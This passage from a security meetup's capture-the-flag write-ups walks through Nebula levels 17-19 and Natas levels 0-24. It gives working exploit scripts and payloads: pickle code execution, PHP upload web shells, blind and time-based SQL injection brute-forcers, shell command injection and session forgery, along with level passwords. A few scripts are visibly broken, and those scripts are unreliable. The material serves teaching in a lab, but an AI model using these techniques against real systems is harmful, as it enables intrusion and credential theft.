##### SNIP #####

level16@nebula:~$ cat /tmp/getflag.txt
You have successfully executed getflag on a target account
level16@nebula:~$
```

3.26.18 Nebula Level 17

Run the nebula vm, logging in with level17/level17.

`pickle()` allows arbitrary code injection. After you are done with the relatively simple exploit below, you may wish to go back and read some of these: [Exploiting Misuse of Python's "Pickle"](#), [Arbitrary code execution with Python pickles](#), and [Sour Pickles](#) [whitepaper](#) with [Sour Pickles](#) slides.

To get the pickle input text for an exploit by hand takes some effort, but the `__reduce__()` method does the heavy lifting for us. Basically, you can create an exploit class with only the `__reduce__()` method returning a tuple with between 2 and 5 elements (but we only use 2 here). The first element is a callable object which is our exploit (like `os.system()` to run a shell command). The second element is another tuple of the arguments for the first object (like `/bin/getflag > /tmp/getflag.txt`). So when the target unpickles the exploit, the first element is executed using the second element, giving us `os.system('/bin/getflag > /tmp/getflag.txt')` and we have our exploit.

```
level17@nebula:~$ # Code to pickle a call to /bin/getflag via __reduce__ method
level17@nebula:~$ cat >getflag.py <<EOF
import pickle
import os
class Getflag(object):
    def __reduce__(self):
        return (os.system, ('/bin/getflag > /tmp/getflag.txt',))
print(pickle.dumps(Getflag()))
EOF
level17@nebula:~$ # See what the pickle text looks like
```

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```

level17@nebula:~$ python getflag.py
cposix
system
p0
(S'/bin/getflag > /tmp/getflag.txt'
p1
tp2
Rp3
.
level17@nebula:~$ # Run it and verify execution
level17@nebula:~$ python getflag.py | socat - tcp:127.0.0.1:10007
Accepted connection from 127.0.0.1:45989level17@nebula:~$ cat /tmp/getflag.txt
You have successfully executed getflag on a target account
level17@nebula:~$

```

3.26.19 Nebula Level 18

Run the nebula vm, logging in with level18/level18.

There are at least 3 workable exploits with this level's program:

1. You can choose the log file to be the password file, thus setting it to a known value which you can use to login. We show that solution here.
2. The `login()` function still sets the user as logged in when `fp = fopen(PWFILE, "r");` return fails - so use up all available file pointers to force a login without a password. We show [3nvisi0n's](#) solution below.
3. There is a format string vulnerability when the `site exec` command calls the `notsupported()` function. See [Exploit Exercise - Format String FORTIFY_SOURCE Bypass](#) for the complex, instructional solution. Alternatively, look at [Level 18 in Nebula Solutions - All Levels](#) for another approach.
4. The `setuser` command calls `setuser()` which uses `sprintf()` which can buffer overflow `char msg[128];`. But [checksec.sh](#) shows the program has NX enabled and a stack canary, making that probably a dead end.

Here we exploit problem (1). Setting the log file option to be the password file via `~flag18/flag18 -d ~flag18/password` sets the password to the log message "Starting up. Verbose level = 0\n" (note the trailing "\n"). So we know the password. But when entering the password via the command "login ...", the trailing "\n" is stripped causing the password check to fail. To work around this set the byte immediately after "login" to "\0" and the trailing "\n" will be preserved.

```

level18@nebula:~$ # Set password to "Starting up. Verbose level = 0\n"
level18@nebula:~$ cat /dev/null | ~flag18/flag18 -d /home/flag18/password
level18@nebula:~$ # Put NULL after "login" so password has trailing "\n"
level18@nebula:~$ echo -ne \
    "login\0Starting up. Verbose level = 0\nshell\n" \
    > exploit.txt
level18@nebula:~$ cat exploit.txt - | ~flag18/flag18
getflag
You have successfully executed getflag on a target account
exit

level18@nebula:~$

```

For the curious, we reproduce [3nvisi0n's Exploit-Exercises Nebula Solutions](#) attack against problem (2) above (using python). If 1025 logins doesn't do the trick for you, bump up 1025 until it does.

```

level18@nebula:~$ python -c 'print "login AAAAAAA\n"*1025' > /home/level18/pl
level18@nebula:~$ printf "closelog\nshell\n" >> /home/level18/pl
level18@nebula:~$ cat ~/pl | ~flag18/flag18 --init-file -d /dev/tty
/home/flag18/flag18: invalid option -- '-'
/home/flag18/flag18: invalid option -- 'i'
/home/flag18/flag18: invalid option -- 'n'
/home/flag18/flag18: invalid option -- 'i'
/home/flag18/flag18: invalid option -- 't'
/home/flag18/flag18: invalid option -- '-'
/home/flag18/flag18: invalid option -- 'f'
/home/flag18/flag18: invalid option -- 'i'
/home/flag18/flag18: invalid option -- 'l'
/home/flag18/flag18: invalid option -- 'e'
Starting up. Verbose level = 0
logged in successfully (without password file)
logged in successfully (without password file)
logged in successfully (without password file)
logged in successfully (without password file)
logged in successfully (without password file)
getflag
You have successfully executed getflag on a target account
exit
level18@nebula:~$

```

3.26.20 Nebula Level 19

Run the nebula vm, logging in with level19/level19.

This one requires knowing how to get a process with a root parent process: fork a process, make the child an orphan by having the parent terminate immediately, child delays a bit giving the init process time to become the new parent. Then running `~flag19/flag19` in the child gets a root shell.

```

level19@nebula:~$ cat > orphan.c <<EOF
#include <unistd.h>
int main() {
    int pid = fork();
    if (pid == 0) { // the child
        sleep(5);
        execl("/home/flag19/flag19", "/bin/sh", "-c", \
            "/bin/getflag > /tmp/getflag.txt", NULL);
    }
}
EOF
level19@nebula:~$ gcc -o orphan orphan.c
level19@nebula:~$ ./orphan
level19@nebula:~$ cat /tmp/getflag.txt
You have successfully executed getflag on a target account
level19@nebula:~$

```

3.27 Natas

This is to document the meetup's efforts responding to the challenge [OverTheWire Natas](http://natas0.natas.labs.overthewire.org). Natas teaches the basics of serverside web security. It starts with username, password, url `natas0`, `natas0`, <http://natas0.natas.labs.overthewire.org> and the next level's password stored in `/etc/natas_webpass/natas1`. The numbers bump by one for each level until the

final level of 27. We'll use [OVERTHEWIRE – NATAS – LEVEL 0-20 – WRITEUP — UPDATED](#) as a guide to the answers for levels 0 - 20.

3.27.1 Natas Level 0 -> 1

Level 0 Password = "natas0"

Simply view the page source.

3.27.2 Natas Level 1 -> 2

Level 1 Password = "gtVrDuiDfck831PqWsLEZy5gyDz1clto"

Simply view the page source.

3.27.3 Natas Level 2 -> 3

Level 2 Password = "ZluruAthQk7Q2MqmDeTiUij2ZvWy2mBi"

The page source reveals a reference to /files/pixel.png, so opening up <http://natas2.natas.labs.overthewire.org/files> reveals a users.txt file containing the password.

3.27.4 Natas Level 3 -> 4

Level 3 Password = "sJIJNW6ucpu6HPZ1ZAchaDtwd7oGrD14"

The hint is about Google not finding it, so open <http://natas3.natas.labs.overthewire.org/robots.txt> to find *Disallow: /s3cr3t/* and in the directory /s3cr3t/ you'll find another users.txt file containing the password.

3.27.5 Natas Level 4 -> 5

Level 4 Password = "Z9tkRkWmpt9Qr7XrR5jWRkgOU901swEZ"

```
me@myhost: ~/Natas$ wget http://natas4.natas.labs.overthewire.org/ \
--header='Referer: http://natas5.natas.labs.overthewire.org/' \
--user natas4 --password 'Z9tkRkWmpt9Qr7XrR5jWRkgOU901swEZ'
##### SNIP #####
2014-07-17 09:30:43 (84.2 MB/s) - 'index.html' saved [962/962]

me@myhost: ~/Natas$ grep natas5 index.html
Access granted. The password for natas5 is iX6IOfmpN7AYOQGPwtn3fXpbaJVJcHfq
```

3.27.6 Natas Level 5 -> 6

Level 5 Password = "iX6IOfmpN7AYOQGPwtn3fXpbaJVJcHfq"

Viewing your cookies in your browser you notice a cookie "loggedin" with value "0". Use your browser to change the value. For example in Google Chrome, in the developers console enter this javascript: `document.cookie="loggedin=1"` followed by refreshing the screen. Alternatively you can use `wget`.


```
me@myhost:~/Natas$ wget http://natas5.natas.labs.overthewire.org/ \
--user natas5 --password 'iX6IOfmpN7AYOQGpWtn3fXpbaJVJcHfq' \
--no-cookies --header 'Cookie: loggedin=1;'
##### SNIP #####
2014-07-17 09:59:31 (76.6 MB/s) - 'index.html' saved [890/890]

me@myhost:~/Natas$ grep natas6 index.html
Access granted. The password for natas6 is aGoY4q2Dc6MgDq4oL4YtoKtyAg9PeHa1</div>
```

3.27.7 Natas Level 6 -> 7

Level 6 Password = “aGoY4q2Dc6MgDq4oL4YtoKtyAg9PeHa1”

Follow the “View sourcecode” link. Open in “includes/secret.inc” reference found on that page to reveal \$secret = "FOEIUWGHFEEUHOFOUOIU";. Enter that on the original Natas Level 6 page to get the password.

3.27.8 Natas Level 7 -> 8

Level 7 Password = “7z3hEENjQtflzgnT29q7wAvMNfZdh0i9”

Viewing the page source reveals the hint “password for webuser natas8 is in /etc/natas_webpass/natas8”. Looking at the url for the about page reveals the http get “index.php?page=about”. Trying a get of index.php?page=/etc/natas_webpass/natas8 reveals the password.

3.27.9 Natas Level 8 -> 9

Level 8 Password = “DBfUBfqQG69KvJvJlIAbMoIpwSNQ9bWe”

The web page has a “view sourcecode” link which shows:

```
“3d3d516343746d4d6d6c315669563362” ==
bin2hex(strrev(base64_encode($secret)))
```

Using python we compute the inverse to get the secret:

```
me@myhost:~/Natas$ python -c 'from binascii import a2b_base64, unhexlify;
print(a2b_base64(unhexlify("3d3d516343746d4d6d6c315669563362"))[:-1])'
oubWYf2kBq
```

Then entering “oubWYf2kBq” input secret gets us the natas9 password “W0mMhUcRRnG8dcghE4qvk3JA9lGt8nDI”.

3.27.10 Natas Level 9 -> 10

Level 9 Password = “W0mMhUcRRnG8dcghE4qvk3JA9lGt8nDI”

The web page has a “view sourcecode” link which shows the form input value is used in a shell command: grep -i \$key dictionary.txt. So by setting the form value to 1 /etc/natas_webpass/natas10 will show the password as “nOppligQAkUzaIIGUUjzn1bFVj7xCNzu”.

3.27.11 Natas Level 10 -> 11

Level 10 Password = “nOpp1igQAkUza1lGUUjzn1bFVj7xCNzu”

The web page has a “view sourcecode” link which shows the form input value is used in a shell command: `grep -i $key dictionary.txt`. So by setting the form value to `1 /etc/natas_webpass/natas10` will show the password as “U82q5TCMMQ9xuFoI3dYX61s7OZD9JKoK”.

3.27.12 Natas Level 11 -> 12

Level 11 Password = “U82q5TCMMQ9xuFoI3dYX61s7OZD9JKoK”

The web page has a “view sourcecode” link which shows a php script function `xor_encrypt` with an unspecified encryption key “protecting” the cookie data which you have in your possession locally. After a little code reading, this exploit will take 2 steps: determine the key, then encrypt the data `array(“showpassword”=>”yes”, “bgcolor”=>”#ffffff”)` to get a key which will show the next password.

So how to get the key? First let’s get the current cookie. It is just an “encrypted” form of `array(“showpassword”=>”no”, “bgcolor”=>”#ffffff”)`. We can get that easily from the browser (in Chrome via the developer tools to see it is “C1VLih4ASCsCBE8lAxMacFMZV2hdVVotEhhUJQNVAmhSEV4sFxFeaAw”) or we can run `ngrep` when we refresh the browser window:

```
me@myhost: ~/Natas$ sudo ngrep -lpd eth0 "^GET|^POST" \
    host natas10.natas.labs.overthewire.org
##### SNIP #####
#####
T 192.168.1.23:58290 -> 178.79.134.250:80 [AP]
GET /?bgcolor=%23ffffff HTTP/1.1..Host: natas11.natas.labs.overthewire.org.
##### SNIP #####
Cookie: data=C1VLih4ASCsCBE8lAxMacFMZV2hdVVotEhhUJQNVAmhSEV4sFxFeaAw%3D....
#####
```

The reason using `xor` is so bad is that we can take this “encrypted” cookie and use it as the encryption key against `json_encode(array(“showpassword”=>”no”, “bgcolor”=>”#ffffff”))` to get the original encryption key. We use the following php script

```
<?php
function xor_encrypt($in) {
    // NOTE - replaced encryption key with cookie
    $b64_cookie = 'C1VLih4ASCsCBE8lAxMacFMZV2hdVVotEhhUJQNVAmhSEV4sFxFeaAw';
    $key = base64_decode($b64_cookie);
    $text = $in;
    $outText = '';

    // Iterate through each character
    for($i=0;$i<strlen($text);$i++) {
        $outText .= $text[$i] ^ $key[$i % strlen($key)];
    }

    return $outText;
}

$no_show = array( “showpassword”=>”no”, “bgcolor”=>”#ffffff”);
fwrite(STDOUT, xor_encrypt((json_encode($no_show))));

?>
```

And when we run it we get the “hidden” xor key “qw8J”:

```
me@myhost:~/Natas$ php crack_xor.php
qw8Jqw8Jqw8Jqw8Jqw8Jqw8Jqw8Jqw8Jqw8Jq
```

So now that we have the key we can create an “encrypted” key for `array("showpassword"=>"yes", "bgcolor"=>"#ffffff")` via this php script:

```
<?php

function xor_encrypt($in) {
    // NOTE - replaced encryption key with cookie
    $key = 'qw8J';
    $text = $in;
    $outText = '';

    // Iterate through each character
    for($i=0;$i<strlen($text);$i++) {
        $outText .= $text[$i] ^ $key[$i % strlen($key)];
    }

    return $outText;
}

$yes_show = array( "showpassword"=>"yes", "bgcolor"=>"#ffffff");
fwrite(STDOUT, base64_encode(xor_encrypt((json_encode($no_show)))));

?>
```

```
me@myhost:~/Natas$ php encrypt.php
ClVLlH4ASCsCBE8lAxMacFMOXTlTWxooFhRXJh4FGnBTVF4sFxFelFMK
```

So all that’s left to do is to replace the “data” cookie with this value and re-fetch the page. You can either use your browser or use `wget` as follows:

```
me@myhost:~/Natas$ wget -q -O - http://natas11.natas.labs.overthewire.org/?bgcolor=
↪%23ffffff \
> --no-cookies \
> --header='Cookie: data=ClVLlH4ASCsCBE8lAxMacFMOXTlTWxooFhRXJh4FGnBTVF4sFxFelFMK' \
> --user='natas11' \
> --password='U82q5TCMMQ9xuFoI3dYX61s7OZD9JKoK' | \
> grep natas12
The password for natas12 is EDXp0pS26wLKHZy1rDBPUZk0RKfLGIR3<br>
```

Natas Level 12 -> 13

Level 12 Password = “EDXp0pS26wLKHZy1rDBPUZk0RKfLGIR3”

The web page has a “view sourcecode” link which shows a php script allowing a file upload. Careful analysis of the script shows that by overriding the hidden `filename` field with any filename with extension `.php` you can upload any php script to the `/upload` directory, like `natas13.php` printing out the password file:

```
<?

$myFile = "/etc/natas_webpass/natas13";
$fh = fopen($myFile, 'r');
$data = fread($fh, 32);
fclose($fh);
```

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```
echo $theData;
```

```
?>
```

Here's the bash script *natas13.sh* using *curl* to display *natas13*'s password. It assumes the above php code is the local file *natas13.php* seen above:

```
#!/usr/bin/env bash

upload=$( \
  curl --silent \
    --form action=index.php \
    --form MAX_FILE_SIZE=1000 \
    --form filename=natas13.php \
    --form submit="Upload File" \
    --form uploadedfile=@natas13.php \
    --user natas12:EDXp0pS26wLKHZy1rDBPUZk0RKfLGIR3 \
    http://natas12.natas.labs.overthewire.org/ \
  | grep 'a href="upload/' \
)
file=${upload#*upload/}
file=${file%%\}*}
curl --silent \
  --user natas12:EDXp0pS26wLKHZy1rDBPUZk0RKfLGIR3 \
  http://natas12.natas.labs.overthewire.org/upload/$file
```

And running the code gives us the password:

```
me@myhost:~/Natas$ ./natas13.sh
jmLTY0qiPZBbaKc9341cqPQZBJv7MQbY
```

3.27.13 Natas Level 13 -> 14

Level 13 Password = “jmLTY0qiPZBbaKc9341cqPQZBJv7MQbY”

Basically a repeat of Level 12 except that the server-side script uses an *exif_imagetype* check to make sure the uploaded file is an image file. We circumvent that test by prepending the first 12 bytes of a jpeg downloaded from the web to an exploit php script, then proceed as in Level 12, except the url and username/password change to reflect Level 13. Here is the run:

```
me@myhost:~/Natas$ # We start with modified versions of Level 12
me@myhost:~/Natas$ #   exploit.php outputs /etc/natas_webpass/natas14
me@myhost:~/Natas$ #   natas14.sh uploads exploit.php, gets the results
me@myhost:~/Natas$ ls
exploit.php  natas14.sh
me@myhost:~/Natas$ cat exploit.php

<?

$myFile = "/etc/natas_webpass/natas14";
$fh = fopen($myFile, 'r');
$theData = fread($fh, 32);
fclose($fh);
echo $theData;
```

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```
?>
me@myhost:~/Natas$
me@myhost:~/Natas$
me@myhost:~/Natas$
me@myhost:~/Natas$ cat natas14.sh
#!/usr/bin/env bash

upload=$( \
  curl --silent \
    --form action=index.php \
    --form MAX_FILE_SIZE=1000 \
    --form filename=natas14.php \
    --form submit="Upload File" \
    --form uploadedfile=@natas14.php \
    --user natas13:jmLTY0qiPZBbaKc9341cqPQZBJv7MQbY \
    http://natas13.natas.labs.overthewire.org/ \
  | grep 'a href="upload/' \
)
file=${upload#*upload/}
file=${file%*}
curl --silent \
  --user natas13:jmLTY0qiPZBbaKc9341cqPQZBJv7MQbY \
  http://natas13.natas.labs.overthewire.org/upload/$file |
tail -n1
me@myhost:~/Natas$
me@myhost:~/Natas$
me@myhost:~/Natas$
me@myhost:~/Natas$ # Get first 12 bytes of random jpeg from web
me@myhost:~/Natas$ curl --silent --output - http://www.exiv2.org/include/img_1771.
↪ jpg | head -c 12 > natas14.php
me@myhost:~/Natas$ # Add in the exploit.php = jpeg and php file
me@myhost:~/Natas$ cat exploit.php >> natas14.php
me@myhost:~/Natas$ # Run the exploit like in Level 12
me@myhost:~/Natas$ ./natas14.sh
Lg96M10TdfaPyVBkJdjymbllQ5L6qdl1
```

3.27.14 Natas Level 14 -> 15

Level 14 Password = “Lg96M10TdfaPyVBkJdjymbllQ5L6qdl1”

The web page has a “view sourcecode” link which shows a php script allowing a sql injection attack. Setting both the username and password fields to *natas14* or *l* or *a* yields the natas15 password of “AwWj0w5cvxrZiONgZ9J5stNVkmdk39J”.

3.27.15 Natas Level 15 -> 16

Level 15 Password = “AwWj0w5cvxrZiONgZ9J5stNVkmdk39J”

The web page has a “view sourcecode” link which shows another sql injection opportunity. Unfortunately the page doesn’t display the results of the query, just whether or not more than 1 row was returned from the query. That can be exploited (with a certain amount of persistence) to get the password. For instance, you can start out entering *natas16* and *LENGTH(password) = 32 and username="natas16* to see that the password has length 32 (like the other passwords). Since the other passwords were base64, you can create a script using mysql’s SUBSTRING to brute force each password character in the base64 range.

Here is a brute force bash script. (Note - we added BINARY to the query to get the comparisons to be case-sensitive. And grep is run using the default regular expressions so that + does not have special meaning.)

```
#!/usr/bin/env bash

function try_guess()
{
    local __resultvar=$1
    local query="natas16\" and BINARY SUBSTRING(password,$2,1) = \"${3}"
    local hit=no
    local curlout=$( \
curl --silent \
    --form action=index.php \
    --form username="$query" \
    --form submit="Check existence" \
    --user natas15:AwWj0w5cvxrZiONgZ9J5stNVkmdk39J \
    http://natas15.natas.labs.overthewire.org/?debug=true 2>&1)
    if [[ "$curlout" =~ "This user exists" ]]; then
        hit=yes
    elif [[ ! "$curlout" =~ "This user doesn't exist" ]]; then
        echo "ERROR - no input received for guess $2"
        exit 1
    fi
    [[ "$curlout" =~ "This user exists" ]] && hit="yes"
    eval $__resultvar="'$hit'"
}

b64="0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz/"
ntries=${#b64}
guess=
known=

for (( i=1; i < 33; i++ )); do
    echo "testing $i"
    for (( j=0; j < ntries; j++ )); do
        guess="${b64:j:1}"
        try_guess result $i "$guess"
        if [[ "$result" == "yes" ]]; then
            known="$known$guess"
            break
        fi
    done
    if [[ ${#known} -ne $i ]]; then
        echo "ERROR - password character $i failed"
        exit 1
    fi
done
echo "SUCCESS - password is $known"
```

3.27.16 Natas Level 16 -> 17

Level 16 Password = “WaIHEacj63wnNIBROHeqi3p9t0m5nhmh”

The web page has a “view sourcecode” link which shows shell injection into the command `passthru("grep -i \"$key\" dictionary.txt")`. By suitably selecting the input for `$key` we can brute force the password character-by-character.

One approach (with much more complex coding but faster runtime) involved using `$(cut -bN /etc/natas_webpass/natas17)` as the input string, extracting out the N'th password character and for search against the dictionary. It has the advantage of needing less Natas web site hits: for each password that's a letter, 1 http PUT will narrow it down to the letter (upper or lower case because of the case-insensitive `grep -i`) and another http PUT can determine the upper vs lower case. So character-by-character the character is cut out, if it has matches it's a letter and search the output to determine what letter (but you don't know if upper or lower case). The case can be determined by translating the lower/upper case character to 'a' and 'b', respectively and doing the search again. (For 'm' vs. 'M', translate them to 'a', 'b' respectively via `$(expr substr ab $(expr index mM $(cut -b1 /etc/natas_webpass/natas17)) 1)`). Similarly you can translate 0-9, +, and / to a-m, respectively via `$(expr substr abcdefghijklm $(expr index 0123456789+/ \\$(cut -b1 /etc/natas_webpass/natas17)) 1)`.) But the approach has one big flaw: it isn't easy to automate. If you needed to do this with a minimum of website hits and don't mind some manual steps it's great.

But we want an approach that is easy to automate. That is, it generates no dictionary match output when we guess a password character correctly (avoiding the problem of determining lower vs. upper case hits, not to mention 0-9, +, and /). And generates a dictionary match output when we're wrong. Take the first string in *dictionary.txt* "African" and note that adding a character in front of it will get 0 search results but the bare term itself will generate 2. If we know the password starts with ABCD and want to guess E, input string `$(grep '^ABCDE.*' /etc/natas_webpass/natas17)` African will result in either empty search results if we're right, or search hits if we're not. So we can do another brute force over the 32 password characters guessing from the base64 character set. Here is a bash script to do just that. (Note - `grep` is run using the default regular expressions so that + does not have special meaning.)

```
#!/usr/bin/env bash

function try_guess()
{
    local __resultvar=$1
    local word="African"
    local hit
    local curlout=$(curl --silent \
        --form needle="\$(grep ^$2.* /etc/natas_webpass/natas17)$word" \
        --form submit="Search" \
        --user natas16:WaIHEacj63wnNIBROHeqi3p9t0m5nhmh \
        http://natas16.natas.labs.overthewire.org/ 2>&1)
    hit=yes
    if [[ "$curlout" =~ "$word" ]]; then
        hit=no
    elif [[ ! "$curlout" =~ "Output:" ]]; then
        echo "ERROR - no input received for guess $2"
        exit 1
    fi
    eval $__resultvar="'$hit'"
}

# Use grep with default regular expressions so + is not special
b64="0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz+/"
ntries=${#b64}
guess=
known=
nknown=0

for (( i=nknown+1; i < 33; i++ )); do
    echo "testing $i"
    for (( j=0; j < ntries; j++ )); do
        guess="${known}${b64:j:1}"
        sleep 2
        echo guess=$guess
    done
done
```

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```

result=no
try_guess result "$guess"
echo result = $result
if [[ "$result" == "yes" ]]; then
    known="$guess"
    echo hit so known=$known
    break
fi
done
if [[ ${#known} -ne $i ]]; then
    echo "ERROR - password character $i failed"
    exit 1
fi
done
echo "SUCCESS - password is $known"

```

3.27.17 Natas Level 17 -> 18

Level 17 Password = “8Ps3H0GWbn5rd9S7GmAdgQNdkhPkq9cw”

The web page has a “view sourcecode” link which shows the normal page execution produces no query result output. We could use the approach of Level 15 -> 16 to guess the password character-by-character, but there’s no physical output to determine if our password guesses are correct. However, there is a well-known trick called a time-based sql injection. Basically, you construct a query that if it succeeds it takes a long time to return, but failure returns quickly. So we can use the answer to Level 15 -> 16 modified to have a long delay if our password character guess is correct, but fail right away if the guess is wrong. All we need to do is check for the query taking a long time vs. checking for “This user exists”.

```

#!/usr/bin/env bash

function try_guess()
{
    local __resultvar=$1
    local query="natas18\" and IF (BINARY SUBSTRING(password,$2,1) "
    query="$query = \"$3\", SLEEP(15), 0) and \"1"
    local hit=no
    local curlout
    TIME1=$(date +%s)
    curlout=$( \
    curl --silent \
        --form action=index.php \
        --form username="$query" \
        --form submit="Check existence" \
        --user natas17:8Ps3H0GWbn5rd9S7GmAdgQNdkhPkq9cw \
        http://natas17.natas.labs.overthewire.org/?debug=true 2>&1)
    TIME2=$(date +%s)
    if [[ "$curlout" =~ "Executing query" ]]; then
        [[ $( ( TIME2 - TIME1 ) ) -gt 10 ]] && hit=yes
    else
        echo "ERROR - no input received for guess $2"
        exit 1
    fi
    eval $__resultvar="'$hit'"
}

```

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```

b64="0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz/"
ntries=${#b64}
guess=
known=

for (( i=1; i < 33; i++ )); do
    echo "guessing $i"
    for (( j=0; j < ntries; j++ )); do
        guess="${b64:j:1}"
        try_guess result $i "$guess"
        if [[ "$result" == "yes" ]]; then
            known="$known$guess"
            echo known so far = $known
            break
        fi
    done
    if [[ ${#known} -ne $i ]]; then
        echo "ERROR - known so far = $known"
        echo "ERROR - password character $i failed"
        exit 1
    fi
done
echo "SUCCESS - password is $known"

```

3.27.18 Natas Level 18 -> 19

Level 18 Password = “xvKIqDjy4OPv7wCRgDlmj0pFsCsDjhdP”

The web page has a “view sourcecode” link which code analysis shows stores a PHPSESSID cookie. The following script guesses all possible values of the session id to find one that has admin credentials.

```

#!/usr/bin/env bash

for (( i=1; i <= 640; i++ )); do
    curlout=$( \
        curl --silent \
            --cookie "PHPSESSID=$i" \
            --user natas18:xvKIqDjy4OPv7wCRgDlmj0pFsCsDjhdP \
            http://natas18.natas.labs.overthewire.org/?debug=true \
        )
    if [[ "$curlout" =~ "The credentials for the next level" ]]; then
        password=${curlout#*Password: }
        password=${password%%</pre>*}
        echo "PHPSESSID=$i yields password $password"
        break
    fi
done

```

Running the script yields the password:

```

me@myhost:~/Natas$ ./natas18.sh
PHPSESSID=585 yields password 4IwIrekcuzlA90sj0koUtwU6lhokCPYs

```

3.27.19 Natas Level 19 -> 20

Level 19 Password = “4IwIrekcuZlA9OsjOkoUtwU6lhokCPYs”

Same as the prior level except session IDs are no longer sequential. Entering a user of “whoami” yields a cookie PHPSESSID = “3339302d77686f616d69”, which is ascii “390-whoami”. So we guess the admin session id’s are NNN-admin and try those.

```
#!/usr/bin/env bash

for (( i=1; i <= 640; i++ )); do
# for (( i=580; i <= 590; i++ )); do
  sid=$(xxd -pu <<< "${i}-admin")
  sid=${sid%??}
  echo "Trying PHPSESSID=$sid"
  curlout=$( \
    curl --silent \
      --cookie "PHPSESSID=$sid" \
      --user natas19:4IwIrekcuZlA9OsjOkoUtwU6lhokCPYs \
      http://natas19.natas.labs.overthewire.org/?debug=true \
    )
# echo "curlout=$curlout"
  if [[ "$curlout" =~ "The credentials for the next level" ]]; then
    password=${curlout#*Password: }
    password=${password%%</pre>*}
    echo "PHPSESSID=${i}-admin yields password $password"
    break
  fi
done
```

Running the script yields the password:

```
me@myhost:~/Natas$ ./natas19.sh
PHPSESSID=501-admin yields password eofm3Wsshxc5bwtVnEuGIlr7ivb9KABF
```

3.27.20 Natas Level 20 -> 21

Level 20 Password = “eofm3Wsshxc5bwtVnEuGIlr7ivb9KABF”

The web page has a “view sourcecode” link which code analysis shows they use a custom method to store/retrieve session data. The key/value pairs are stored separated by “\n”. So 2 runs of curl will suffice to crack the password: (1) the first run gets a PHPSESSID and sets the name field to “admin\nadmin 1” (with a real “\n”, not the literal text); (2) the second run will use the established PHPSESSID with the name field set to have the embedded newline create a session variable “admin” with value “1”. Here is a script that automates the attack:

```
#!/usr/bin/env bash

curlout=$( \
  curl --silent \
    --form action=index.php \
    --form name="name admin
admin 1" \
    --form submit="Change name" \
    --user natas20:eofm3Wsshxc5bwtVnEuGIlr7ivb9KABF \
    http://natas20.natas.labs.overthewire.org/?debug=true 2>&1 \
)
```

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```

sid=${curlout#*DEBUG: MYWRITE }
sid=${sid%% *}
echo "PHPSESSID=$sid"

curlout=$( \
curl --silent \
    --cookie "PHPSESSID=$sid" \
    --form action=index.php \
    --form name="name admin
admin 1" \
    --form submit="Change name" \
    --user natas20:eofm3Wsshxc5bwtVnEuGIlr7ivb9KABF \
    http://natas20.natas.labs.overthewire.org/?debug=true 2>&1 \
)
password=${curlout#*Password: }
password=${password%%</pre*>}

echo "password=$password"

```

And here is the result of running the script:

```

me@myhost: ~/Natas$ ./natas20.sh
PHPSESSID=9cp5lros4m5eeqlloi6ilm5nd44
password=IFekPyrQXftziDEsUr3x21sYuahypdgJ

```

3.27.21 Natas Level 21 -> 22

Level 21 Password = “IFekPyrQXftziDEsUr3x21sYuahypdgJ”

The web page has an [experimenter version](#), both with a “view sourcecode” link. The hope is that a colocated web site will share session data, so when you exploit the experimenter site’s form by injecting an “admin” input, the session can be used on the non-experimenter side to use that “admin” field to reveal the password. Here is the exploit code:

```

#!/usr/bin/env bash

COOKIES=natas21-cookie.txt
cat /dev/null > $COOKIES

inject="yellow' /><br>admin: <input name='admin' value='1"
curlout=$( \
curl --silent \
    --cookie-jar "$COOKIES" \
    --form action=index.php \
    --form align='center' \
    --form admin='1' \
    --form fontsize='100%' \
    --form bgcolor="$inject" \
    --form submit='Update' \
    --user natas21:IFekPyrQXftziDEsUr3x21sYuahypdgJ \
    http://natas21-experimenter.natas.labs.overthewire.org/?debug=true 2>&1 \
)

sid="$(cat $COOKIES)"
sid=${sid#*PHPSESSID?}

```

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```
echo "PHPSESSID=$sid"

curlout=$( \
curl --silent \
  --cookie "PHPSESSID=$sid" \
  --user natas21:IFekPyrQXftziDEsUr3x2lsYuahypdgJ \
  http://natas21.natas.labs.overthewire.org/?debug=true 2>&1 \
)

password=${curlout##*Password: }
password=${password%%</pre>*}
echo "password=$password"
rm $COOKIES
```

And here is the result of running the script:

```
me@myhost: ~/Natas$ ./natas21.sh
PHPSESSID=eeevtntu hp7l2sa0rr7c123ph7
password=chG9fbe1Tq2eWVMgjYYD1MsfIvN461kJ
```

3.27.22 Natas Level 22 -> 23

Level 22 Password = “chG9fbe1Tq2eWVMgjYYD1MsfIvN461kJ”

The web page has a “view sourcecode” link which code analysis shows the GET parameter “revelio” reveals the password only when the session has “admin” = 1. Here’s the code for the exploit:

```
#!/usr/bin/env bash

curlout=$( \
curl --silent \
  --form admin=1 \
  --user natas22:chG9fbe1Tq2eWVMgjYYD1MsfIvN461kJ \
  http://natas22.natas.labs.overthewire.org/?revelio=yes 2>&1 \
)

password=${curlout##*Password: }
password=${password%%</pre>*}
echo "password=$password"
```

And here is the result of running the script:

```
me@myhost: ~/Natas$ ./natas22.sh
password=D0vlad33nQF0Hz2EP255TP5wSW9ZsRSE
```

3.27.23 Natas Level 23 -> 24

Level 23 Password = “D0vlad33nQF0Hz2EP255TP5wSW9ZsRSE”

The web page has a “view sourcecode” link which code analysis shows a particular “passwd” filled into a GET form will reveal the password. Here’s the code for the exploit:

```
#!/usr/bin/env bash

curlout=$( \
curl --silent \
  --form passwd="11 iloveyou" \
  --user natas23:D0v1ad33nQF0Hz2EP255TP5wSW9ZsRSE \
  http://natas23.natas.labs.overthewire.org/ 2>&1 \
)

password=${curlout#*Password: }
password=${password%%</pre>*}
echo "password=$password"
```

And here is the result of running the script:

```
me@myhost: ~/Natas$ ./natas23.sh
password=OsRmXFguozKpTZZ5X14zNO43379LZveg
```

3.27.24 Natas Level 24 -> 25

Level 24 Password = “OsRmXFguozKpTZZ5X14zNO43379LZveg”

The web page has a “view sourcecode” link which code analysis shows will reveal the password when the `strcmp($_REQUEST["passwd"], "<censored>")` returns 0. Well, it turns out that if there is an error (like one of the types being an array vs. a string, it returns 0 or equal. Here’s the code for the exploit:

```
#!/usr/bin/env bash

curlout=$( \
curl --silent \
  --form passwd[]="" \
  --user natas24:OsRmXFguozKpTZZ5X14zNO43379LZveg \
  http://natas24.natas.labs.overthewire.org/ 2>&1 \
)

password=${curlout#*Password: }
password=${password%%</pre>*}
echo "password=$password"
```

And here is the result of running the script:

```
